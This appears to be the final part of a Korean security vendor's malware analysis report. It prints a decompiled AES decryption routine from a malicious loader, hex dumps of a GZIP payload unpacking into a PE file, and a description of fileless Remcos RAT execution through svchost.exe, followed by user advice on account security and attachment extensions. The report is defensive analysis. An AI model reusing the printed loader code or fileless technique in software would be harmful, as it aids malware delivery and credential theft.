                ICryptoTransform transform = aes.CreateDecryptor(aes.Key, aes.IV);
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    using (MemoryStream memoryStream2 = new MemoryStream(new byte[]
                    {
                        160,
                        27,
                        200,
                        69,
                        100,
                        243,
                        153,
                        68,
                    }
                    ))
                    {
                        transform.TransformBlock(memoryStream2.ToArray(), 0, memoryStream2.Length, memoryStream, 0);
                    }
                }
            }
            result = memoryStream.ToArray();
        }
    }
}
```

[그림 9] 복호화 코드

Gzip.bin ×			
00000006	00 BC 0B 00 1F 8B 08 00	00 00 00 00 04 00 EC BD
00000010	09 78 14 C5 D6 30 DC E9	9E E9 59 B3 4C 96 99 2C	.x...0...Y.L.,
00000020	90 74 80 C4 30 80 EC 3A	49 C8 02 08 22 3B C8 92	.t..0...I...";..
00000030	20 08 01 02 24 02 01 02	28 84 34 28 82 A2 B2 C9	...\$....(4(....
00000040	22 BB 82 80 A2 E2 55 14	15 15 F7 5D 40 45 45 B9	".....U....]@EE.
00000050	82 82 E2 2E 2A 2A 2A A8	E1 AF 73 AA 6B BA A6 D3	...***...s.k...
00000060	33 CC BD EF FB 3D CF FF	3D CF E7 BD 61 AA 4F D5	3....=...=...a.O.
00000070	39 B5 9D 3A 75 EA D4 A9	AA 7E 23 56 08 92 20 08	9...:u....~#V... .
00000080	16 F2 77 E1 82 20 3C 25	D0 FF 4A 85 8B FF B7 80	..w... <%..J.....
00000090	FC C5 65 3D 1D 27 3C EE	38 98 FD 54 4C DF 83 D9	..e='<.8..TL...
000000A0	43 26 55 D5 2A D3 66 D4	4C 9C 51 31 45 19 57 31	C&U.*.f.L.Q1E.W1
000000B0	75 6A CD 4C 65 6C A5 32	63 D6 54 A5 6A AA 72 C5	uj.Lel.2c.T.j.r.
000000C0	80 AB 95 29 35 E3 2B 2F	8D 8D 75 B6 D0 68 0C EC	...)5.+/.u..h...
000000D0	21 08 7D 63 24 E1 D5 92	9B 26 32 BA 27 84 B8 6C	!.}c\$....&2.'..1
decompress ×			
00000000	4D 5A 90 00 03 00 00 00	04 00 00 00 FF FF 00 00	MZ.....
00000010	B8 00 00 00 00 00 00 00	40 00 00 00 00 00 00 00@.....
00000020	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000030	00 00 00 00 00 00 00 00	00 00 00 00 80 00 00 00
00000040	0E 1F BA 0E 00 B4 09 CD	21 B8 01 4C CD 21 54 68!..L.!Th
00000050	69 73 20 70 72 6F 67 72	61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E	20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0D 0A	24 00 00 00 00 00 00 00	mode.....\$......
00000080	50 45 00 00 4C 01 03 00	C5 3F 82 67 00 00 00 00	PE..L.....?.g....
00000090	00 00 00 00 E0 00 0E 21	0B 01 08 00 00 B4 0B 00!.....
000000A0	00 06 00 00 00 00 00 00	4E D2 0B 00 00 20 00 00N.....
000000B0	00 E0 0B 00 00 00 40 00	00 20 00 00 00 02 00 00@.....
000000C0	04 00 00 00 00 00 00 00	04 00 00 00 00 00 00 00
000000D0	00 20 0C 00 00 02 00 00	00 00 00 00 03 00 40 85@.

[그림 10] GZIP 압축파일 내부에 존재하는 PE 파일

해당 PE 파일은 svchost.exe 프로세스를 통해 파일 생성 없이 메모리에서 바로 동작하는 파일리스 형태로 실행되며, 최종적으로 Remcos 악성코드로 확인되었습니다. Remcos 악성코드는 원격제어(RAT: Remote Administration Tool) 악성코드로, 명령제어(C&C) 서버와의 통신 이후 스크린샷, 키로깅, 레지스트리 추가 및 편집, 브라우저 쿠키정보와 로그인 정보를 수집하며 이외 공격자의 명령에 따라 다양한 악성행위를 수행할 수 있습니다.

공격자는 실제 기업 사용자의 계정을 탈취한 뒤 해당 계정으로 이메일을 발송하여 사용자의 의심을 피하고 이메일 열람률을 높이려 했습니다. 사용자 여러분들께서는 회사계정과 개인 계정을 분리하여 사용하시고, 주기적인 비밀번호 변경 및 2 단계 인증 등과 같은 추가적인 보안조치를 통해 계정 도용을 예방하시기 바랍니다. 또한 낯선 사람에게 수신된 이메일 열람 시에는 주의가 필요하며, 첨부된 파일이 있을 경우 첨부파일 실행 전 반드시 확장자를 확인하여 .exe, .js, .msc, .lnk, .vbs 등과 같은 스크립트나 실행파일 확장자일 경우 열람을 지양하시기 바랍니다.



(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616

www.estsecurity.com